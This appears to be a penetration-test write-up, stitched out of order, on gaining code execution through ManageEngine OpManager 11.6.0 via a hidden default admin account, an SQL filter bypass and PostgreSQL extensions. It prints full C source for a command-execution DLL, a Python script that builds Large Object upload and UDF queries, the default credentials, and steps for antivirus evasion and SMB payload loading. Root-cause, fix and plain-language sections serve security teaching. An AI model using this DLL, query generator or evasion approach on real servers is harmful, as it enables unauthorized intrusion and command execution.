
The Script is undetected by all engines
Uploading it to the server and browsing to it returned a 404:

Error Code 404 File not found!!!
To check whether the path was wrong, a .txt file was created in the same directory and browsed to:

That worked, so the path was correct. Garbage in a .asp file produced the same error, ruling out antivirus detection. Changing the extension to .aspx changed the response:

Server error states it cannot display this error remotely
Because the connection is remote, the error details are hidden. Testing in the local environment led to the conclusion that the server was raising this error:

Server Error because ASP.NET is not installed
The administrator had installed IIS without ASP.NET, alongside the forgotten ManageEngine installation, so ASP/ASPX files cannot run on this web server. The lesson: check server configuration before attempting antivirus evasion.

Hello darkness my old friend…
Step 8: the PostgreSQL extension angle
One avenue remained: PostgreSQL itself. PostgreSQL is built for extensibility, and extensions written in C and compiled as DLLs can add functions to the database. Since version 8.1, extension libraries must be compiled with a special header or the database rejects them.
The plan:
- Compile the C code to a DLL in the testing environment.
- Load the DLL remotely into the server from an SMB share, avoiding disk and hopefully the antivirus.
- Create a PostgreSQL User Defined Function (UDF) based on the DLL.
- Run a query that executes the UDF.
Community DLLs cover two cases: one executes a binary (for example a calculator) with an argument for how many instances to spawn, which is useless here because there is no way to see the processes; the other is a reverse shell that connects back to a given IP and port. The reverse shell looked promising, and DLLs are generally less analysed by antiviruses than executables.
The C code was taken from the sourceincite pgpwn.c:
https://github.com/sourceincite/tools/blob/master/pgpwn.c
Compiled in Visual Studio:

C code Compiling in Visual Studio
An SMB share was prepared with impacket to host the DLL:

Using impacket to host a shared folder
Step 9: attempt #6, loading the DLL over SMB
The query instructs the database to fetch the DLL from the share and create the UDF:

Query to fetch the DLL from my shared folder
After a few seconds:

Error: no such file or directory
Testing other SMB folders and watching tcpdump/Wireshark showed that the firewall blocks any connection initiated from the datacenter zone to anything outside, even though the attacking machine is on the internal network. A firewall sits between the environment and these hardened servers, blocking outbound connections to the internet and even internally. Network engineers confirmed this.

Step 10: the problem of proving RCE
Even if the reverse shell DLL were uploaded, the firewall would block the callback. So how do you prove RCE on a server that cannot connect out, will not ping back, and cannot reach the internet? The author found no online resource addressing this situation; the public DLLs only cover spawning calc.exe and reverse shells.
Ideas considered, all of which must bypass both firewall and antivirus:
- Crazy solution: a DLL that opens a bind shell.
- Medium risk: change something obvious, such as opening a closed service (SSH, FTP).
- Medium risk: replace one of ManageEngine's regularly running VBScripts with one that runs commands.
- Low risk: a DLL that runs passed OS commands and writes their output to the web server for viewing.
The low-risk option was chosen, which meant writing C code.
Roll up your sleeves!
Step 11: writing the command-execution DLL
The plan: a DLL that executes passed OS commands and redirects their output to a text file on the web server, like the .txt file created earlier. Instead of TestingThis, the file would contain, for example, the output of ipconfig, which could then be browsed to. The DLL must not be detected by Bitdefender, because this time it has to be uploaded to the server.
Steps:
- Write the C code.
- Compile it as a DLL.
- Check it on VirusTotal.
- Upload it to the server.
- Create a custom function in the database.
- Run the function with OS commands and arguments.
The code, an altered version of the sourceincite reverse shell:
/*Usage:This code (when compiled as a DLL) creates a PostgreSQL extension that registers a new function allowing an attacker to gain Remote Code execution on the server._________________Use Cases:Harsh egress filters blocking any initiated connection from the server to outside its zone.Reverse Shell is not an option._________________Features:Can be loaded from a shared file over the network. (doesn't have to touch the disk)If uploaded to disk, it's Antivirus friendly._________________Usage Example:1- Creaate the function on PostgreSQL:From a shared file over the network:CREATE FUNCTION Test(text) RETURNS void AS $$\\[redacted]\Shared-Folder\acmd.dll$$, $$connect_back$$ LANGUAGE C STRICT;From a disk:CREATE FUNCTION Test(text) RETURNS void AS $$C://inetpub//wwwroot//acmd.dll$$, $$connect_back$$ LANGUAGE C STRICT;2. Execute the function with OS commands:Example:SELECT Test($$cmd /c whoami > C://inetpub//wwwroot//CommandOutput.txt$$);*/#include "postgres.h"#include "utils/builtins.h"#ifdef PG_MODULE_MAGICPG_MODULE_MAGIC;#endif/* Add a prototype marked PGDLLEXPORT */PGDLLEXPORT Datum connect_back(PG_FUNCTION_ARGS);PG_FUNCTION_INFO_V1(connect_back);STARTUPINFO sui;PROCESS_INFORMATION pi;Datumconnect_back(PG_FUNCTION_ARGS){ /* convert text pointer to C string */#define GET_STR(textp) \ DatumGetCString(DirectFunctionCall1(textout, PointerGetDatum(textp))) CreateProcess(NULL, GET_STR(PG_GETARG_TEXT_P(0)), NULL, NULL, FALSE, 0, NULL, NULL, &sui, &pi); PG_RETURN_VOID();}
CreateProcess() was altered to set handle inheritance to FALSE, following Microsoft's example and a StackOverflow answer. It was also altered to accept the process name as an argument, with arguments passed alongside. The connect_back name was kept to avoid problems in later queries.
After compiling, the function was created in the testing environment:

Function created successfully
Then the query was run:

Query to execute the (whoami) command and redirect its output to a file
The file appeared in C:\Users\Public\:

Newly created file
With the output of whoami inside:

The output of (whoami)
Commands run in the context of the database user. VirusTotal showed the DLL was not detected by anything:
DLL undetected by antivirus
Step 12: automating the queries
A Python script, an altered version of the sourceincite publication, generates the database queries from a command and a DLL:
#!/usr/bin/env python3#You can use this script to automate the creation of the Database queries by supplying the OS command and the DLL.import sysif len(sys.argv) != 3:    print("(+) usage %s <Command> <dll/so>" % sys.argv[0])    print("(+) eg: %s OScommand si-x64-12.dll" % sys.argv[0])    sys.exit(1)Command = sys.argv[1]lib = sys.argv[2]with open(lib, "rb") as dll:    d = dll.read()sql = "select lo_import('C:/Windows/win.ini', 1337);"for i in range(0, len(d)//2048):    start = i * 2048    end   = (i+1) * 2048    if i == 0:        sql += "update pg_largeobject set pageno=%d, data=decode('%s', 'hex') where loid=1337;" % (i, d[start:end].hex())    else:        sql += "insert into pg_largeobject(loid, pageno, data) values (1337, %d, decode('%s', 'hex'));" % (i, d[start:end].hex())if (len(d) % 2048) != 0:    end   = (i+1) * 2048    sql += "insert into pg_largeobject(loid, pageno, data) values (1337, %d, decode('%s', 'hex'));" % ((i+1), d[end:].hex())sql += "select lo_export(1337, $$C://inetpub//wwwroot//acmd.dll$$);"sql += "CREATE FUNCTION Test(text) RETURNS void AS $$C://inetpub//wwwroot//acmd.dll$$, $$connect_back$$ LANGUAGE C STRICT;"sql += "select Test('%s');" % (Command)print("(+) building poc.sql file")with open("poc.sql", "w") as sqlfile:    sqlfile.write(sql)print("(+) run poc.sql in PostgreSQL using the superuser")
print("(+) for a db cleanup only, run the following sql:")
print("    select lo_unlink(l.oid) from pg_largeobject_metadata l;")
print("    drop function Test(text);")
Running it:
Script execution
It produces queries like these:
Created queries
The large object is initiated slightly differently from the earlier Metasploit queries, but both versions achieve the same result.
Step 13: attempt #7, a 32-bit DLL
The DLL was uploaded with the skeleton queries:
Then the query to create the custom function:
Attempting to create a new function
Returned an error:
The server returns an error
Error: (org.postgresql.util.PSQLException: ERROR: could not load library "C://inetpub//wwwroot//acmd.dll": %1 is not a valid Win32 application.)
First suspicion was a bad upload. The DLL had been exported to c:/inetpub/wwwroot/ and could be downloaded by browsing to it (exported to a text file for testing):
Downloading the DLL from the server
The hashes of the local and server copies matched. The error turned out to mean the DLL was 32-bit while the server's PostgreSQL was 64-bit:
The output of the select version() query
Step 14: attempt #8, a 64-bit DLL for the wrong minor version
PostgreSQL 64-bit was downloaded into the testing environment so Visual Studio could build against it. The DLL was compiled as 64-bit, uploaded, and the function creation query run:
Attempting to create a new function
Error:
The server returns an error
The error said the DLL is 9.3 and the database is 9.2, which do not work together.
Every post read so far said the major version should match, and the author had assumed the major was 9.x.x. It is not, in this case. PostgreSQL 9.3 was also easier to obtain because it is on the official site while 9.2 is not. Depending on the application, the major can be the second number, which had slipped the author's mind.
Step 15: attempt #9, success
PostgreSQL 64-bit 9.2 was downloaded, Visual Studio prepared against it, the DLL compiled as 64-bit, uploaded, and the function creation query run:
Attempting to create a new function
No error. Then the query to execute whoami and redirect its output to a file on the web server:
Running the (whoami) command
Browsing to the file:
Whoami command output
Code execution on the server, in the context of the system user, the highest privilege available on the machine. The ipconfig command was run the same way:
Running the (ipconfig /all) command
With the output:
Command (ipconfig /all) output
Weeehooo!
Root cause
The chain rests on two design mistakes in OpManager 11.6.0. First, a hidden administrator account with a fixed default password is created on every installation, so anyone who knows the credentials has full administrative access. Second, the SQL query feature available to administrators does not prevent the /**/ comment from being used in place of a space, so the restriction on SQL statements can be bypassed. Together they let anyone who knows the default credentials log in as an administrator and run arbitrary SQL against the PostgreSQL instance.
From there, the database's own features do the rest. Large Objects allow arbitrary binary content to be stored and exported to the file system, and PostgreSQL extensions allow a DLL to be loaded and its functions called from SQL. The application's defences did not stop any of this: the antivirus on the host appeared to catch the Metasploit WAR and remove it, while the Laudanum JSP stayed on disk but returned 500 errors, and the custom DLL was not detected.. The firewall blocked outbound connections, which ruled out a reverse shell but not the file-based proof of execution. The IIS server on port 80 was a dead end because ASP.NET was not installed.
Impact
An attacker who can reach the application and knows the default credentials can log in as an administrator and run arbitrary SQL. In this environment that led to arbitrary command execution on the server as the system user, with the output written to a file on the web server. The conditions matter: the target must expose the query feature to the attacker, the PostgreSQL instance must permit extension loading (the session ran as DBA), and the attacker must be able to deliver a DLL, either over SMB or by exporting it to disk through Large Objects. A firewall blocking outbound connections prevents a reverse shell but does not prevent command execution or exfiltration through files the web server serves.
Fix
What was changed is not described in the report. What should be: remove or disable the hidden IntegrationUser account, or force a unique password at install time; fix the SQL query feature so that /**/ cannot substitute for a space and so that only the intended statements are accepted; and restrict the database account used by the application so it cannot load extensions or write files to the web root. On the host, keep the antivirus and firewall, but do not rely on them as the only control.
Variants to test
- Default hidden accounts on other ManageEngine products. Try the documented default credentials against the login page. A positive result is a successful login with administrator rights.
- Comment-based SQL filter bypass. Submit a statement with
/**/in place of a space, for exampleINSERT/**/INTO. A positive result is the statement executing where a space-separated version is rejected. - Large Object file write. Use
lo_importandlo_exportto write a file to a known web directory. A positive result is the file appearing at the exported path and being retrievable over HTTP. - Extension loading from a share. Create a function pointing at a DLL on an SMB share. A positive result is the function being created and callable; a "no such file or directory" error may indicate egress filtering, as it did here.
- Extension loading from disk. Export the DLL to the web root and create the function from that path. A positive result is the function being created; a "not a valid Win32 application" error indicates an architecture mismatch, and a version error indicates a PostgreSQL minor version mismatch.
- Command execution through the UDF. Call the function with a command that writes output to a web-accessible file. A positive result is the file containing the command output when browsed to.
- Antivirus fingerprinting. Check the environment's scan data for hostnames or services that identify the endpoint protection, then test candidate payloads against that product on VirusTotal before uploading. A positive result is a payload that the identified product does not detect.
- Web server configuration check. Before attempting evasion, upload a harmless file with the target extension and browse to it. A 404 for a valid path, or an error indicating the runtime is missing, shows the extension cannot execute and saves time.
What happened, in plain words
Imagine a company building with a forgotten side door. Someone installed a piece of monitoring software years ago, never really used it, and everyone forgot it was there. That software had a hidden account with a password that anyone could look up online, and it also had a feature that let an administrator type instructions directly into its database. A security tester found this forgotten software on a server, logged in with the hidden account, and used the database feature to make the server run commands of his choosing. Along the way he hit two obstacles: an antivirus that kept deleting the files he tried to plant, and a firewall that stopped the server from calling back to him. He worked around the antivirus and, since the firewall blocked outbound connections, proved he could run commands on the server by writing their output into a file he could open in a browser.
This article retells that story from scratch. If you have never done security work, that is fine: every term is explained the first time it appears, and there is a glossary at the end.
Section 1: The Vulnerability
The tester was hired to break into a company's systems on purpose, a job called a penetration test (often shortened to PT or pentest). During one of these jobs he found a server running a program called ManageEngine OpManager, version 11.6.0.
OpManager is a network monitoring application. Think of it as a dashboard for a company's IT team: it watches the computers, routers and servers on a network and shows alerts when something goes wrong. To do that, it stores information in a database, which is an organised store of data that other programs can query. In this case the database is PostgreSQL, a popular free database system.
ManageEngine OpManager Application version 11.6.0
The version in use, 11.6.0, carries two old security flaws. A security flaw (or vulnerability) is a mistake in a program that lets someone use it in a way its makers did not intend. Each publicly catalogued flaw gets an identifier called a CVE, short for Common Vulnerabilities and Exposures, so people can refer to the same issue unambiguously.
- CVE-2015-7765: a hidden account named
IntegrationUserexists on the application with the default passwordplugin, and that account has administrator privileges. A default password is one that ships with the software and is the same on every installation unless someone changes it. An administrator is a user with the highest level of permission inside an application. - CVE-2015-7766: an administrator can get around the restrictions the application places on SQL queries by writing a comment (
/**/) where a space would normally go, as inINSERT/**/INTO.
SQL (Structured Query Language) is the language used to talk to a database: you write statements like SELECT to read data or INSERT to add it. A comment is text the database ignores; /**/ is an empty comment in SQL. Why does that matter? Because a filter that looks for the word INSERT followed by a space might not recognise INSERT/**/INTO as the same thing, even though the database treats it identically. It is like a bouncer checking names on a list who lets through "John Smith" (two spaces) because the list only says "John Smith".
ManageEngine description of the vulnerabilities
So in plain terms: any administrator account can run SQL queries, and every installation of this software comes with a hidden administrator account whose username and password are publicly known. The author calls it what it looks like: a backdoor.
Section 2: Checking the Target System
In this particular environment, one server had OpManager installed and the tester's own machine could reach it, because both were on the same internal network. An internal network is the private network inside a company, as opposed to the public internet.
The first step was to check whether the hidden account really existed and whether its known password worked. This is a simple login attempt with a username and password that anyone can read in a public vulnerability database.
Successfully logged in to OpManager
It worked. The tester was now logged in as an administrator of the application.
Looking around, the application seemed freshly installed and unused: nothing was integrated with it, only the default users existed, and it displayed no network data, which is odd for a monitoring tool. The tester's guess was that an administrator had downloaded it, never used it, and everyone forgot about it. That fits the dates: the software is from 2015 and the test took place in 2023.
While browsing, he found a page that displayed information about the server:
Sensitive server information
That page revealed three things:
- The operating system is Windows Server, and which version.
- The database is PostgreSQL.
- The architecture is 64-bit, for both Windows and the application.
Architecture here means the way the processor handles data: 32-bit or 64-bit. It matters because a program built for one will not run on the other, as we will see later. This detail becomes crucial.
Next, the tester opened the application's database query feature. This is a screen where an administrator can type SQL and have it run against the database. He ran a simple query to ask the database its version:
Database query version shown 9.2
The answer was PostgreSQL 9.2. Knowing the exact version matters because different versions behave differently and accept different add-ons.
He also checked whether the database session had DBA privileges. DBA stands for Database Administrator, the most powerful role inside a database: a DBA can create, delete and modify anything, including loading extra code into the database.
We are running with admin privileges
It did. At this point three things were confirmed: the hidden admin account with default credentials, the ability to run SQL queries, and (tentatively) the /**/ bypass. The bypass had not been tried directly yet; it would show up later, inside the public exploit.
Section 3: The Public Exploit
An exploit is a ready-made piece of software or set of instructions that takes advantage of a vulnerability. Public exploits are shared so that defenders can test their systems and so that attackers do not have to write everything from scratch.
The tester searched online for these two CVEs. The NIST entry for CVE-2015-7765 (NIST is the US standards body that maintains the CVE catalogue) lists references, and the last one caught his eye: an entry on exploit-db.com, a public archive of exploits.
Reference for public exploits from NIST
Opening that link showed a Metasploit module. Metasploit is a well-known framework that bundles exploits with a common interface: you pick a module, fill in a few settings, and run it.
Metasploit module ready for this vulnerability
A public exploit, packaged as a Metasploit module, seemed like exactly what was needed. But before running anything, the tester read the module's description to understand what it does and whether it could cause damage.
Module Info
The module uses the admin SQL query feature to upload a WAR file and deploy it on the server. A WAR file (Web Application Archive) is a bundle, like a zip file, that contains a small web application. The server runs it, and whatever code is inside gets executed. In this case the WAR contains a JSP file. JSP stands for JavaServer Pages: a file containing Java code that a Java web server runs when someone requests it.
How does the module upload a WAR file through SQL? It uses Large Objects. A Large Object is a feature of PostgreSQL for storing big chunks of data, such as images, PDF documents or binary files, inside the database. Crucially, a Large Object can be exported back out to the file system as an exact copy of what was imported. Think of it as a storage locker inside the database: you put a package in, and later you can have the database drop that package onto the server's disk.
The module's queries, as shown in the report:
The first query is SELECT lo_unlink(-1). lo_unlink deletes a Large Object. Every Large Object has a number, and passing -1 means "start from the last possible number", which is usually unused and therefore safer to grab.
Then a new Large Object is created.
Metasploit then creates a base64-encoded WAR payload and uploads it. Base64 is a way of turning binary data into plain text characters so it can travel through systems that only accept text. Note the /**/ bypass from CVE-2015-7766 being used with the INSERT command: the module writes INSERT/**/INTO to slip past the filter.
Next it exports the WAR file to a known directory, ……/tomcat/webapps/. Tomcat is a Java web server, and webapps is the folder where it looks for applications to run. Dropping a file there is like putting a document into the folder a printer watches: it gets picked up automatically.
Metasploit asks the operator to delete this file manually afterwards and prints its name and path.
Finally, the module sends multiple requests to the newly created file to trigger deployment and reach the JSP file inside it, which executes the payload. In other words, it knocks on the door of the file it just planted until the server runs it.
Section 4: Exploitation
The owners of the system had given permission to exploit the vulnerability, and from their point of view the exercise was meant to prove and justify the project to management. With that in mind, Metasploit was configured:
Metasploit Options
RHOST is the address of the target machine, and RPORT is the port. A port is a numbered channel on a computer; a single machine can run many services, each listening on its own port, like different extension numbers in an office. The tester set both, then ran the module's vulnerability check. The check only compares the version shown on the login page against the vulnerable version, so it is a shallow test.
Everything looked in place, so the exploit was launched. This was attempt #1.
Exploit Failed
It failed. To find out why, the tester redirected the exploit's traffic through Burp Suite. Burp is a tool that sits between your computer and the target and lets you read and modify every request and response. A request is a message your browser or tool sends to a server; a response is the server's reply.
Redirecting the exploit through burp
Running the exploit through burp
Inspecting the requests sent to the server:
The sent Requests by Metasploit
The traffic breaks down into three groups:
- The queries that create a Large Object and upload the WAR file.
- The requests that deploy the WAR and reach the JSP file inside it.
- A manual browser request to the created
ZothUjdl.jspfile, which was redirected to the login page.
So the state of play was:
- Large Object creation: successful.
- WAR upload to the database: successful.
- WAR export to the file system: successful.
- Requests to reach the JSP file: failed.
Reaching the newly created file returned a 500 Internal Server Error. HTTP status codes are three-digit numbers a web server uses to describe the outcome of a request: 200 means fine, 404 means not found, 500 means the server hit an internal problem.
Code 500 response for (.jsp) file
With a long server response body:
The error body
A second request to the same file returned a 404 and a redirect, meaning the file was no longer there:
Error 404 (file not found) for the second request
The error text was: "The server encountered an internal error that prevented it from fulfilling this request."
Two facts stood out: the file existed and then did not, and something prevented the server from completing the request. That points to an antivirus: software that watches files and processes and deletes or blocks anything it recognises as malicious. It stopped execution of the JSP, quarantined or deleted it, and subsequent requests found nothing.
War Mode Activated
Section 5: Antivirus Evasion (.JSP)
The Metasploit WAR is a well-known signature, so detection was expected. A signature is a pattern an antivirus recognises, like a fingerprint. To quantify it, the WAR was uploaded to VirusTotal, a free website that scans a file with dozens of antivirus engines at once and shows which ones flag it.
VirusTotal against Metasploit (.war) Reverse Shell
Essentially every engine detected it, including Microsoft. Rather than blindly trying random JSP files, the tester wanted to know which antivirus was on the server. The earlier Nessus scan of the environment contained nslookup information revealing a host named Bitdefender.something.something. Nessus is a scanner that probes machines and reports what software and services they run; nslookup is a command that looks up the name of a machine on a network.
A server named Bitdefender.X.X
That suggested the environment used Bitdefender endpoint protection, with this host as its controller, so evasion could be targeted at Bitdefender specifically. In the author's experience Bitdefender leaves more room than, for example, Kaspersky. A JSP inside a WAR is also generally less detected than, say, an ASP file.
